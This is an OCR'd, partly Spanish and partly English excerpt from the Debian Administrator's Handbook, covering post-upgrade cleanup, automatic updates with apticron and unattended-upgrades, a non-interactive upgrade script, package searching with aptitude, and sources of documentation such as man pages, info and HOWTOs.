Una vez que se registraron las nuevas fuentes de paquetes, primero debe realizar una actualización mínima con `apt upgrade`. El realizar la actualización en dos pasos facilitará el trabajo de las herramientas de gestión de paquetes y generalmente asegurará que tendrá las últimas versiones de las mismas, que pueden haber acumulado correcciones de errores y mejoras necesarias para finalizar la actualización de la distribución completa.

Once this first upgrade is done, it is time to handle the upgrade itself, either with `apt full-upgrade`, `aptitude`, or `synaptic`. You should carefully check the suggested actions before applying them: you might want to add suggested packages or deselect packages which are

only recommended and known not to be useful. In any case, the front-end should come up with a scenario ending in a coherent and up-to-date *Buster* system. Then, all you need is to do is wait while the required packages are downloaded, answer the debconf questions and possibly those about locally modified configuration files, and sit back while APT does its magic.

6.7.2. Manejo de problemas tras una actualización

A pesar de los mejores esfuerzos de los encargados de Debian, una actualización general del sistema no es siempre tan fluida como uno desearía. Nuevas versiones de software podrían ser incompatibles con las anteriores (por ejemplo, podrían haber cambiado sus comportamientos predeterminados o sus formatos de datos). También, se pueden haber colado algunos errores a pesar de la fase de pruebas que precede a una publicación de Debian.

Para anticiparse a algunos de estos problemas, puede instalar el paquete *apt-listchanges* que muestra información acerca de posibles problemas al prinicipio de la actualización de un paquete. Los encargados de los paquetes recopilan esta información y la incorporan a los archivos `/usr/share/doc/`*`paquete`*`/NEWS.Debian` para el beneficio de los usuarios. Leer estos archivos (posiblemente a través de *apt-listchanges*) debería ayudarle a evitar sorpresas desagradables.

You might sometimes find that the new version of a software doesn't work at all. This generally happens if the application isn't particularly popular and hasn't been tested enough; a last-minute update can also introduce regressions which are only found after the stable release. In both cases, the first thing to do is to have a look at the bug tracking system at https://bugs.debian.org/*package*[8], and check whether the problem has already been reported. If this is case it will be also listed before the upgrade begins, if you have *apt-listbugs* installed. If it hasn't, you should report it yourself with `reportbug`. If it is already known, the bug report and the associated messages are usually an excellent source of information related to the bug:

- a veces existe un parche y está disponible en el reporte de error, puede recompilar localmente una versión corregida del paquete roto (revise la Sección 15.1, «Recompilación de un paquete desde sus fuentes» página 460);
- en otros casos, los usuarios podrían haber encontrado una forma de evitar el problema y compartido sus experiencias en sus respuestas al reporte;
- en otros casos más, puede que el encargado ya haya preparado y publicado un paquete corregido.

Depending on the severity of the bug, a new version of the package may be prepared specifically for a new revision of the stable release. When this happens, the fixed package is made available in the proposed-updates section of the Debian mirrors (see Sección 6.1.2.3, «Actualizaciones propuestas» página 114). The corresponding entry can then be temporarily added to the `sources.list` file, and updated packages can be installed with `apt` or `aptitude`.

[8] `https://bugs.debian.org`

Sometimes the fixed package isn't available in this section yet because it is pending a validation by the Stable Release Managers. You can verify if that is the case on their web page. Packages listed there aren't available yet, but at least you know that the publication process is ongoing.

➨ https://release.debian.org/proposed-updates/stable.html

6.7.3. Cleaning Up after an Upgrade

APT usually ensures a clean upgrade, pulling in new and updated dependencies, or removing conflicting packages. But even being such a great tool, it cannot cover all tasks users and administrators will face after an upgrade, because they require a human decision.

Packages removed from the Debian Archive

Sometimes the Debian FTP Masters remove packages from the Debian archive, because they contain release critical bugs, were abandoned by their upstream author or their package maintainer, or simply reached their end of life. In this case a newer Debian release does not ship the package anymore. To find all packages, which do not have a package source, use the `apt-show-versions` command:

```
$ apt-show-versions | grep "No available version"
```

A similar result can be achieved by `aptitude search ~o`. If the packages found are not required anymore, they should be purged from the system, because they will not face any updates for critical or security related bugs anymore.

Dummy and Transitional Packages

Sometimes, it might be necessary for a package to get a new name. In this case often the old package is kept as an (almost) empty package, depending on the new one and installing only the mandatory files in `/usr/share/doc/`*`package`*`/`. Such packages are called "dummy" or "transitional" packages. If the package maintainer in charge also changed the section of this package to oldlibs, then tools like `aptitude`, `deborphan`, or `debfoster` (see sidebar «deborphan y debfoster» página 128) can pickup these packages to suggest their removal.

Unfortunately there is currently no foolproof way of making sure that these packages are automatically removed or picked by the tools mentioned above. One way to check if the system still has some of these packages installed, is to look through the package descriptions of installed packages and then check the results. Be careful not to schedule the results for automatic removal, because this method can lead to false positives:

```
$ dpkg -l | grep ^ii | grep -i -E "(transition|dummy)"
```

Because the new package is pulled in as a dependency of the transitional package, it is usually marked as automatically installed and might be scheduled for removal if you try to purge the

transitional package from your system. In this case you can use either of the approaches described in sidebar «Eliminando e instalando al mismo tiempo» página 120 and Sección 6.2.7, «Seguimiento de paquetes instalados automáticamente» página 127 to selectively remove the transitional package.

Old or Unused Configuration Files

If the upgrade was successful there might be some configuration file cruft, either from dpkg (see Sección 5.2.3, «Sumas de verificación («checksum»), lista de archivos de configuración» página 91), ucf or from removed packages. The latter can be purged by using `apt autoremove --purge`. The configuration files, that were handled by *dpkg* or *ucf* during the upgrade process, have left some counterparts with a dedicated suffix (e.g. `.dpkg-dist`, `.dpkg-old`, `.ucf-old`). Using the `find` or `locate` command can help to track them down. If they are no longer of any use, they can be deleted.

Files not owned by any Package

The Debian policy enforces that packages don't leave files behind when they are purged. Violating this principle is a serious bug and you will rarely encounter it. If you do, report it; and if you are curious though, you can use the *cruft* or *cruft-ng* package to check your system for files not owned by any package.

6.8. Manutención de un sistema actualizado

The Debian distribution is dynamic and changes continually. Most of the changes are in the *Testing* and *Unstable* versions, but even *Stable* is updated from time to time, mostly for security-related fixes. Whatever version of Debian a system runs, it is generally a good idea to keep it up to date, so that you can get the benefit of recent evolution and bug fixes.

Si bien es posible ejecutar periódicamente una herramienta para verificar las actualizaciones disponibles y aplicarlas, una tarea tan repetitiva es tediosa, especialmente cuando debe realizarla en varias máquinas. Afortunadamente, como varias tareas repetitivas, puede ser automatizada parcialmente y ya se desarrollaron un conjunto de herramientas a tal efecto.

La primera de estas herramientas es `apticron` en el paquete del mismo nombre. Su efecto principal es ejecutar diariamente un script (a través de `cron`). El script actualiza la lista de paquetes y, si algunos paquetes instalados no están en la última versión disponible, envía un email con una lista de estos paquetes junto con los cambios realizados en las nuevas versiones. Obviamente, este paquete está apuntado principalmente a usuarios de Debian *Stable* ya que los emails diarios serían muy extensos para las versiones de Debian con más actualizaciones. Cuando haya actualizaciones disponibles, `apticron` las descargará automáticamente. No las instalará — el administrador lo hará — pero tener los paquetes ya descargados y disponibles localmente (en el caché de APT) hace más rápido el trabajo.

Administrators in charge of several computers will no doubt appreciate being informed of pending upgrades, but the upgrades themselves are still as tedious as they used to be. Periodic upgrades can be enabled: it uses a `systemd` timer unit or `cron`. If *systemd* is not installed, the `/etc/cron.daily/apt-compat` script (in the *apt* package) comes in handy. This script is run daily (and non-interactively) by `cron`. To control the behavior, use APT configuration variables (which are therefore stored in a file `/etc/apt/apt.conf.d/10periodic`). The main variables are:

APT::Periodic::Update-Package-Lists Esta opción le permite especificar la frecuencia (en días) con la que se actualizará las listas de paquetes. Los usuarios de `apticron` pueden hacerlo sin esta variable ya que `apticron` se encarga de esta tarea.

APT::Periodic::Download-Upgradeable-Packages Nuevamente, esta opción indica la frecuencia (en días) pero para descargar los paquetes en sí en este caso. Otra vez, los usuarios de `apticron` no lo necesitarán.

APT::Periodic::AutocleanInterval Esta opción cubre una funcionalidad que `apticron` no tiene. Controla cuán seguido se eliminan paquetes obsoletos (aquellos a los que ya ninguna distribución hace referencia) del caché de APT. Esto mantiene el caché de APT de un tamaño razonable y significa que no necesitará preocuparse por esa tarea.

APT::Periodic::Unattended-Upgrade When this option is enabled, the daily script will execute `unattended-upgrade` (from the *unattended-upgrades* package) which — as its name suggest — can automatize the upgrade process for some packages (by default it only takes care of security updates, but this can be customized in `/etc/apt/apt.conf.d/50unattended-upgrades`). Note that this option can be set with the help of debconf by running `dpkg-reconfigure -plow unattended-upgrades`. If *apt-listbugs* is installed it will prevent an automatic upgrade of packages which are affected by an already reported serious or grave bug.

Other options can allow you to control the cache cleaning behavior with more precision. They are not listed here, but they are described in the `/usr/lib/apt/apt.systemd.daily` script.

These tools work very well for servers, but desktop users generally prefer a more interactive system. The package *gnome-software* provides an icon in the notification area of desktop environments when updates are available; clicking on this icon then runs an interface to perform updates. You can browse through available updates, read the short description of the relevant packages and the corresponding `changelog` entries, and select whether to apply the update or not on a case-by-case basis.




Figura 6.3 *Actualización con `gpk-update-viewer`*

This tool is no longer installed in the default GNOME desktop. The new philosophy is that security updates should be automatically installed, either in the background or, preferably, when you shutdown your computer so as to not confuse any running application.

6.9. Actualizaciones automáticas

Dado que Falcot Corp tiene muchas máquinas pero personal limitado, sus administradores intentan hacer las actualizaciones tan automáticas como sea posible. Los programas a cargo de esos procesos deben, por lo tanto, ejecutar sin intervención humana.

6.9.1. Configuración de dpkg

As we have already mentioned (see sidebar «Evitando preguntas sobre los archivos de configuración» página 92), dpkg can be instructed not to ask for confirmation when replacing a configuration file (with the --force-confdef --force-confold options). Interactions can, however, have three other sources: some come from APT itself, some are handled by `debconf`, and some happen on the command line due to package configuration scripts (sometimes handled by *ucf*).

6.9.2. Configuración de APT

En el caso de APT es simple: la opción -y (o --asume-yes) le indica a APT que considere que la respuesta a todas las preguntas será afirmativa («yes»).

6.9.3. Configuración de debconf

El caso de debconf merece más detalles. El programa fue diseñado, desde su concepción, para controlar la relevancia y volúmen de las preguntas mostradas al usuario así como también la forma en la que se mostrarán. Es por esto que su configuración requiere una prioridad mínima para las preguntas; sólo se mostrarán las preguntas sobre la prioridad mínima. debconf asume la respuesta predeterminada (definida por el encargado del paquete) para las preguntas que decidió evitar.

Los otros elementos de configuración relevantes es la interfaz utilizada. Si selecciona la opción noninteractive, se desactivará toda interacción con el usuario. Si un paquete intenta mostrar una nota informativa, ésta será enviada al administrador por email.

Para reconfigurar debconf utilice dpkg-reconfigure del paquete *debconf*; la orden necesaria es dpkg-reconfigure debconf. Es importante saber que, si es necesario, los valores configurados pueden sobreescribirse temporalmente con variables de entorno (por ejemplo DEBIAN_FRONTEND controla la interfaz, como está documentado en la página de manual debconf(7)).

6.9.4. Manejo de interacciones de línea de órdenes

La última fuente de interacciones, y la más difícil de la que deshacerse, son los scripts de configuración ejecutados por dpkg. Desafortunadamente no hay solución estándar y ninguna respuesta es mucho mejor que la otra.

El enfoque común es eliminar la entrada estándar redireccionando hacia ella el contenido vacío de /dev/null con *programa* </dev/null o proveerle un flujo interminable de caracteres de nueva línea. Ninguno de estos métodos es 100 % fiable, pero generalmente provocan que se utilicen las respuestas predeterminadas, ya que la mayoría de los scripts consideran una falta de respuesta como aceptación del valor predeterminado.

6.9.5. La combinación milagrosa

Combinando los elementos anteriores es posible diseñar un script pequeño pero confiable que pueda realizar actualizaciones automáticas.

Ejemplo 6.5 *Script de actualización no-interactivo*

```
export DEBIAN_FRONTEND=noninteractive
yes '' | apt-get -y -o DPkg::options::="--force-confdef" -o DPkg::options::="--force-
    ➥ confold" dist-upgrade
```

EN LA PRÁCTICA

El caso de Falcot Corp

Las máquinas de Falcot son sistemas heterogéneos, con equipos que tienen varias funciones. Los administradores elegirán la solución más relevante para cada uno.

In practice, the servers running *Buster* are configured with the "miracle combination" above, and are kept up to date automatically. Only the most critical servers (the firewalls, for instances) are set up with `apticron`, so that upgrades always happen under the supervision of an administrator.

The office workstations in the administrative services also run *Buster*, but they are equipped with *gnome-packagekit*, so that users trigger the upgrades themselves. The rationale for this decision is that if upgrades happen without an explicit action, the behavior of the computer might change unexpectedly, which could cause confusion for the main users.

En el laboratorio, las pocas máquinas que utilizan *Testing* — para aprovechar las últimas versiones de software — no se actualizan automáticamente tampoco. Los administradores configuraron APT para que prepare las actualizaciones pero que no las realice; cuando decidan actualizar (manualmente), se evitarán las partes tediosas de actualizar las listas de paquetes y descargar los paquetes y los administradores se pueden concentrar en la parte realmente útil.

6.10. Búsqueda de paquetes

Con la enorme y creciente cantidad de software en Debian surge una paradoja: Debian generalmente tiene una herramienta para la mayoría de las tareas, pero dicha herramienta puede ser difícil de encontrar entre tantos paquetes. La falta de formas apropiadas para buscar (y encontrar) la herramienta correcta es un problema desde hace tiempo. Afortunadamente este problema ha sido solucionado casi completamente.

La búsqueda más trivial posible es buscar el nombre exacto de un paquete. Si `apt show` *`paquete`* devuelve un resultado entonces el paquete existe. Desafortunadamante esto necesita saber o adiviar el nombre del paquete, lo que no es siempre posible.

TIP

Convenciones de nombres de paquetes

Algunas categorías de paquetes tienen esquemas convencionales de nombres; conocer dicho esquema a veces puede permitirle adivinar nombres de paquetes exactos. Por ejemplo, para módulos Perl, la convención dice que un módulo llamado `XML::Handler::Composer` en origen debe ser empaquetado como *libxml-handler-composer-perl*. La biblioteca que permite utilizar el sistema `gconf` desde Python es empaquetada como *python-gconf*. Lamentablemente no es posible definir un esquema general de nombres para todos los paquetes, aunque generalmente los encargados de paquetes intentan seguir la elección de los autores originales.

A slightly more successful searching pattern is a plain-text search in package names, but it remains very limited. You can generally find results by searching package descriptions: since each package has a more or less detailed description in addition to its package name, a keyword search in these descriptions will often be useful. `apt-cache` and `axi-cache` are the tools of choice for this kind of search (see «`axi-cache`» página 129); for instance, `apt-cache search video` will return a list of all packages whose name or description contains the keyword "video".

Para búsquedas más complejas necesita herramientas más poderosas como `aptitude`. `aptitude` le permite buscar según expresiones lógicas basadas en los campos de metadatos de los paquetes. Por ejemplo, la siguiente orden busca aquellos paquetes cuyo nombre contenga kino, cuya descripción contenga video y cuyo nombre de encargado contenga paul:

```
$ aptitude search kino~dvideo~mpaul
p   kino  - Non-linear editor for Digital Video data
$ aptitude show kino
Package: kino
Version: 1.3.4+dfsg0-1
State: not installed
Priority: optional
Section: video
Maintainer: Paul Brossier <piem@debian.org>
Architecture: amd64
Uncompressed Size: 8,304 k
Depends: libasound2 (>= 1.0.16), libatk1.0-0 (>= 1.12.4), libavc1394-0 (>= 0.5.3),
    ➥ libavcodec58 (>=
         7:4.0) | libavcodec-extra58 (>= 7:4.0), libavformat58 (>= 7:4.0),
             ➥ libavutil56 (>= 7:4.0),
         libc6 (>= 2.14), libcairo2 (>= 1.2.4), libdv4 (>= 1.0.0), libfontconfig1 (>=
             ➥  2.12.6),
         libfreetype6 (>= 2.2.1), libgcc1 (>= 1:3.0), libgdk-pixbuf2.0-0 (>= 2.22.0),
             ➥  libglade2-0
         (>= 1:2.6.4-2~), libglib2.0-0 (>= 2.16.0), libgtk2.0-0 (>= 2.24.32), libice6
             ➥  (>= 1:1.0.0),
         libiec61883-0 (>= 1.2.0), libpango-1.0-0 (>= 1.14.0), libpangocairo-1.0-0
             ➥ (>= 1.14.0),
         libpangoft2-1.0-0 (>= 1.14.0), libquicktime2 (>= 2:1.2.2), libraw1394-11,
             ➥ libsamplerate0
         (>= 0.1.7), libsm6, libstdc++6 (>= 5.2), libswscale5 (>= 7:4.0), libx11-6,
             ➥ libxext6,
         libxml2 (>= 2.7.4), libxv1, zlib1g (>= 1:1.1.4)
Recommends: ffmpeg, curl
Suggests: udev | hotplug, vorbis-tools, sox, mjpegtools, lame, ffmpeg2theora
Conflicts: kino-dvtitler, kino-timfx, kinoplus
Replaces: kino-dvtitler, kino-timfx, kinoplus
Provides: kino-dvtitler, kino-timfx, kinoplus
Description: Non-linear editor for Digital Video data
 Kino allows you to record, create, edit, and play movies recorded with DV camcorders
     ➥ . This program
 uses many keyboard commands for fast navigating and editing inside the movie.

 The kino-timfx, kino-dvtitler and kinoplus sets of plugins, formerly distributed as
     ➥ separate
 packages, are now provided with Kino.
Homepage: http://www.kinodv.org/
Tags: field::arts, hardware::camera, implemented-in::c, implemented-in::c++,
    ➥ interface::graphical,
```

```
interface::x11, role::program, scope::application, suite::gnome, uitoolkit::gtk
    ➥ ,
use::editing, use::learning, works-with::video, x11::application
```

La búsqueda solo devuelve un paquete, *kino*, que satisface los tres criterios.

Aún estas búsquedas multicritero son complejas, lo que explica porqué no son utilizadas tanto como se podría. Se desarrolló por lo tanto un nuevo sistema de etiquetas que provee un nuevo enfoque de búsqueda. Los paquetes con ciertas etiquetas proveen una clasificación temática según varios ejes, conocido como «clasificación en base a facetas». En el caso anterior con *kino*, las etiquetas del paquete indican que Kino es un software basado en Gnome que trabaja con datos de video y cuyo propósito principal es la edición.

Browsing this classification can help you to search for a package which corresponds to known needs; even if it returns a (moderate) number of hits, the rest of the search can be done manually. To do that, you can use the ~G search pattern in `aptitude`, but it is probably easier to simply navigate the site where tags are managed:

➥ https://debtags.debian.org/

Seleccionar las etiquetas works-with::video y use::editing sólo devuelve unos pocos paquetes que incluyen los editores de video *kino* y *pitivi*. El sistema de clasificación será utilizado más y más con el paso del tiempo y los encargados de los paquetes gradualmente proveerán interfaces de búsqueda eficientes sobre él.

Resumiendo, la mejor herramienta depende de la complejidad de la búsqueda que desee hacer:

- `apt-cache` sólo permite buscar en el nombre y la descripción de los paquetes, lo que es muy conveniente cuando busque un paquete particular que coincida con unas pocas palabras clave;
- cuando el criterio de búsqueda incluya también relaciones entre paquetes u otros metadatos como por ejemplo el nombre del encargado, será más útil `synaptic`;
- cuando necesita una búsqueda sobre etiquetas `packagesearch` es una buena herramienta, una interfaz gráfica dedicada a buscar paquetes disponibles según varios criterios (incluyendo el nombre de los archivos que contiene). Si desea utilizar la línea de órdenes, `axi-cache` es su mejor opción.
- finalmente, cuando la búsqueda implique expresiones complejas con operaciones lógicas, la herramienta a elegir será la sintaxis de patrones de búsqueda de `aptitude` que es bastante potente aunque esté relativamente escondida; se puede utilizar tanto en el modo de línea de órdenes como en el modo interactivo.

Palabras clave

Documentación
Resolver problemas
Archivos de registro
README.Debian
Manual
info



Capítulo

7

Resolución de problemas y búsqueda de información relevante

Contenidos

Fuentes de documentación 150 Procedimientos comunes 155

Para un administrador, la habilidad más importante es poder enfrentarse a cualquier situación conocida o no. Este capítulo provee una serie de métodos que — esperamos — le permitirá aislar la causa de cualquier problema que encuentre para que pueda llegar a resolverlo.

7.1. Fuentes de documentación

Antes de que pueda entender lo que realmente está pasando cuando hay un problema, necesita saber el rol que cumple en teoría cada programa involucrado en el problema. Para hacerlo, lo mejor que puede hacer es consultar su documentación; pero ya que dichos documentos son numerosos y muy dispersos debe saber todos los lugares donde puede encontrarlos.

7.1.1. Páginas de manual

CULTURA

RTFM

Es el acrónimo en inglés de «lee el p**o manual» («Read The F**king Manual») pero puede entenderse también como una variante más amigable «lee el bendito manual» («Read The Fine Manual»). Esta frase es utilizada a veces en respuestas (bruscas) a preguntas de novatos. Es bastante abrupta y deja ver cierta molestia sobre una pregunta hecha por alguien que no se molestó siquiera en leer la documentación. Algunos dicen que esta respuesta clásica es mejor que ninguna respuesta (ya que indica que la documentación contiene la información buscada) o que una respuesta más extensa y violenta.

En cualquier caso, si alguien le responde «RTFM», es aconsejable no sentirse ofendido. Esta respuesta es generalmente fastidiosa por lo que podría desear evitar recibirla. Si la información que busca no está en el manual, lo cual puede ocurrir, debería decirlo — preferentemente en su pregunta inicial. Debería describir también los pasos que tomó por su cuenta intentando encontrar esta información antes de hacer la pregunta en dicho ámbito. Puede, antes de utilizar foros, seguir una serie de recomendaciones de sentido común detalladas por Eric Raymod y traducidas por Jose M. Fernández.

➨ `http://www.sindominio.net/ayuda/preguntas-inteligentes.html`

➨ `http://catb.org/~esr/faqs/smart-questions.html`

Manual pages, while relatively terse in style, contain a great deal of essential information. We will quickly go over the command for viewing them, provided by the *man-db* package. Simply type `man` *`manual-page`* — the manual page usually goes by the same name as the command whose documentation is sought. For example, to learn about the possible options for the `cp` command, you would type the `man cp` command at the shell prompt (see sidebar «La consola, un intérprete de línea de órdenes» página 150).

VOLVER A LOS CIMIENTOS

La consola, un intérprete de línea de órdenes

Un intérprete de línea de órdenes, también llamado «terminal», es un programa que ejecuta las órdenes que son o bien ingresadas por el usuario o almacenadas en un script. En el modo interactivo, muestra un «prompt» (que generalmente finaliza con $ para un usuario normal o con # para un administrador) que indica que está listo para leer una orden nueva. El Apéndice B, Curso breve de emergencia página 489 describe el uso básico de una consola.

La consola predeterminada y más utilizada es `bash` («Bourne Again Shell») pero existen otras, incluyendo `dash`, `csh`, `tcsh` y `zsh`.

Among other things, most shells offer help (type `help`) and assistance during input at the prompt, such as the completion of command or file names (which you can

generally activate by pressing the tab key), or recalling previous commands (history management; i.e. check out the mappings for "page up" and "page down" in `/etc/inputrc`).

Man pages not only document commands and programs accessible from the command line, but also configuration files, system calls, library functions, and so forth. Sometimes names can collide. For example, the shell's `read` command has the same name as the `read` system call. This is why manual pages are organized in numbered sections:

1 órdenes que pueden ser ejecutadas desde la línea de órdenes;

2 llamadas de sistema (funciones proporcionadas por el núcleo);

3 funciones de biblioteca (proporcionadas por las bibliotecas del sistema);

4 dispositivos (en Unix éstos son archivos especiales generalmente ubicados en el directorio `/dev/`);

5 archivos de configuración (formatos y convenciones);

6 juegos;

7 conjuntos de «macros» y estándares;

8 órdenes de administración del sistema;

9 rutinas del núcleo.

Es posible especificar la página del manual que está buscando: para visualizar la documentación de la llamada de sistema `read` utilizaría `man 2 read`. Cuando no se especifique una sección explícitamente, se mostrará la primera sección que posea una página de manual con el nombre pedido. Por lo tanto, `man shadow` mostrará `shadow(5)` porque no hay páginas de manual para *shadow* en las secciones 1 a 4.

SUGERENCIA

whatis

Si no desea ver la página de manual completa sino sólo una descripción corta para confirmar que es lo que está buscando, ingrese `whatis` *`programa`*.

```
$ whatis scp
scp (1)     - copia segura (programa de copia de ficheros
    ➥ remotos)
```

Esta descripción corta está incluida en la sección *NOMBRE* («*NAME*») al principio de todas las páginas de manual.

Por supuesto, si no sabe el nombre del programa, el manual no le será de mucha utilidad. Éste es el propósito del programa `apropos` que le ayuda a buscar en las páginas de manual, más específicamente en sus descripciones cortas. Cada página de manual comienza esencialmente con

un resumen de una línea. `apropos` devuelve una lista de las páginas de manual que mencionan en su resumen la palabra clave pedida (o todas las ingresadas). Si las selecciona correctamente encontrará el nombre del programa que necesita.

Ejemplo 7.1 *Encontrar cp con apropos*

```
$ apropos "copy file"
cp (1)               - copy files and directories
cpio (1)             - copy files to and from archives
hpcopy (1)           - copy files from an HFS+ volume
install (1)          - copy files and set attributes
ntfscp (8)           - copy file to an NTFS volume.
```

SUGERENCIA

Navegar siguiendo enlaces

Muchas páginas de manual tienen una sección «VEA TAMBIÉN» («SEE ALSO»), generalmente al final. Se refiere a otras páginas de manual relevantes de programas similares o documentación externa. Es posible, de esta forma, encontrar documentación relevante aún cuando la primera opción no sea la óptima.

The `man` command is not the only means of consulting the manual pages, since `khelpcenter` and `konqueror` (by KDE) and `yelp` (under GNOME) programs also offer this possibility. There is also a web interface, provided by the `man2html` package, which allows you to view manual pages in a web browser. On a computer where this package is installed, use this URL after following the instructions in `/usr/share/doc/man2html/README.Debian`:

➡ `http://localhost/cgi-bin/man/man2html`

Esta herramienta necesita un servidor web. Es por esto que si debería elegir instalar este paquete en uno de sus servidores: todos los usuarios de la red local se beneficiarán de este servicio (incluyendo máquinas que no tienen Linux) y le evitará tener que configurar un servidor HTTP en cada estación de trabajo. Si puede acceder a su servidor desde otras redes podría desear restringir el acceso a este servicio sólo a los usuarios de la red local.

Last but not least, you can view all manual pages available in Debian (even those that are not installed on your machine) on the manpages.debian.org service. It offers each manual page in multiple versions, one for each Debian release.

➡ `https://manpages.debian.org`

NORMATIVA DEBIAN

Páginas de manual obligatorias

Debian requiere que cada programa tenga una página de manual. Si el autor original no provee una, el desarrollador Debian generalmente escribirá una página mínima que cuando menos dirija al lector a la ubicación de la documentación original.

7.1.2. Documentos *info*

El proyecto GNU escribió manuales para la mayoría de sus programas en el formato *info*; es por esto que muchas páginas de manual hacen referencia a la documentación *info* correspondiente. El formato tiene ciertas ventajas, pero el programa por defecto para visualizar estos documentos (llamado `info`) es también ligeramente más complejo. En vez de éste se le recomienda usar `pinfo` (del paquete *pinfo*).

La documentación *info* tiene una estructura jerárquica y si ejecuta `pinfo` sin parámetros mostrará una lista de los nodos disponibles en el primer nivel. Generalmente los nodos tienen el nombre del programa correspondiente.

With `pinfo` navigating between these nodes is easy to achieve with the arrow keys. Alternatively, you could also use a graphical browser, which is a lot more user-friendly. Again, `konqueror` and `yelp` work; the `info2www` package also provides a web interface.

➨ `http://localhost/cgi-bin/info2www`

Note que el sistema *info*, a diferencia del sistea de páginas `man`, no permite traducciones. Los documentos *info* estarán, por lo tanto, siempre en inglés. Sin embargo, cuando le pida a `pinfo` una página *info* que no exista, éste buscará la página de *man* con el mismo nombre (si es que existe) y ésta puede que sí esté traducida.

7.1.3. Documentación específica

Cada paquete incluye su propia documentación. Aún los programas menos documentados generalmente tienen un archivo `README` que contiene información interesante y/o importante. Esta documentación se instala en el directorio `/usr/share/doc/`*`paquete`*`/` (donde *paquete* representa el nombre del paquete). Si la documentación es particularmente grande puede no estar incluida en el paquete principal del programa sino que puede haber sido separada a un paquete dedicado que generalmente es llamado *paquete*-doc. El paquete principal por lo general recomendará el paquete de documentación para que pueda encontrarlo fácilmente.

The `/usr/share/doc/`*`package`*`/` directory also contains some files provided by Debian which complete the documentation by specifying the package's particularities or improvements compared to a traditional installation of the software. The `README.Debian` file also indicates all of the adaptations that were made to comply with the Debian Policy. The `changelog.Debian.gz` file allows the user to follow the modifications made to the package over time: it is very useful to try to understand what has changed between two installed versions that do not have the same behavior. Finally, there is sometimes a `NEWS.Debian.gz` file which documents the major changes in the program that may directly concern the administrator (see Sección 6.7.2, «Manejo de problemas tras una actualización» página 139).

7.1.4. Sitios web

En la mayoría de los casos, los programas de software libre tienen sitios web que se utilizan para distribuirlo y reunir la comunidad de desarrolladores y usuarios. Estos sitios generalmente están llenos de información relevante en varias formas: documentación oficial, preguntas frecuentes (FAQ: «Frequently Asked Questions»), archivos de listas de correo, etc. Los problemas que podría tener ya han sido objeto de varias preguntas; los FAQ o los archivos de las listas de correos pueden tener una solución. Dominar los motores de búsqueda será de gran valor para encontrar las páginas relevantes rápidamente (restringiendo la búsqueda al dominio o subdominio de Internet dedicado al programa). Si la búsqueda devuelve demasiados resultados o éstos no coinciden con lo que desea, puede agregar la palabra clave **`debian`** para limitar los resultados y obtener información relevante.

TIP **From error to solution**

Si el software devuelve un mensaje de error muy específico, ingréselo en el motor de búsqueda (entre comillas dobles, ", para no buscar palabras clave individuales sino la frase completa). En la mayoría de los casos, los primeros enlaces devueltos contendrán la respuesta que busca.

En otros casos, obtendrá errores muy genéricos como «permiso denegado». En este caso, es mejor revisar los permisos de los elementos involucrados (archivos, IDs de usuario, grupos, etc.).

If you do not know the address for the software's website, there are various means of getting it. First, check if there is a Homepage field in the package's meta-information (`apt show` *`package`*). Alternately, the package description may contain a link to the program's official website. If no URL is indicated, look at `/usr/share/doc/`*`package`*`/copyright`. The Debian maintainer generally indicates in this file where they got the program's source code, and this is likely to be the website that you need to find. If at this stage your search is still unfruitful, consult a free software directory, such as FSF's Free Software Directory, or search directly with a search engine, such as Google, DuckDuckGo, Yahoo, etc.

➡ `https://directory.fsf.org/wiki/Main_Page`

You might also want to check the Debian wiki, a collaborative website where anybody, even simple visitors, can make suggestions directly from their browsers. It is used equally by developers who design and specify their projects, and by users who share their knowledge by writing documents collaboratively.

➡ `https://wiki.debian.org/`

7.1.5. Tutoriales (*HOWTO*)

A *HOWTO* is a document that describes, in concrete terms and step by step, "how to" reach a predefined goal. The covered goals are relatively varied, but often technical in nature: for example, setting up IP Masquerading, configuring software RAID, installing a Samba server, etc. These documents often attempt to cover all of the potential problems likely to occur during the implementation of a given technology.

Many such tutorials are managed by the Linux Documentation Project (LDP), whose website hosts all of these documents:

➨ https://www.tldp.org/

Debian also provides tutorials for its users:

➨ https://www.debian.org/doc/

All these documents should be taken with a grain of salt. They are often several years old; the information they contain is sometimes obsolete. This phenomenon is even more frequent for their translations, since updates are neither systematic nor instant after the publication of a new version of the original documents. Further many tutorials nowadays are provided by bloggers, sharing their individual solution with the interested reader. They often lack important information, i.e. the reason why some configuration has been chosen over another, or why some option has been enabled or disabled. Because blogging and creating own websites made it so easy to share, many of these often short tutorials exist, but only a few are actively maintained and well-kept. This can make it hard, to find the "right" one for you. This is all part of the joys of working in a volunteer environment and without constraints...

7.2. Procedimientos comunes

El propósito de esta sección es presentar algunas sugerencias generales en algunas operaciones que el administrador tendrá que realizar frecuentemente. Éstos procedimientos obviamente no cubrirán exhaustivamente todo caso posible pero podrían servir como puntos de partida para los casos más difíciles.

DESCUBRIMIENTO

Documentación en otros idiomas

Generalmente, la documentación traducida a un idioma distinto al inglés está disponible en un paquete separado con el nombre del paquete correspondiente seguido de `-idioma` (donde *idioma* es el código ISO de dos letras para el idioma).

For instance, the *debian-reference-fr* package is the French version of the reference guides for Debian (initially written in English by Osamu Aoki), and the *manpages-de* package contains the German version of the manual pages about using GNU/-Linux.

7.2.1. Configuración de un programa

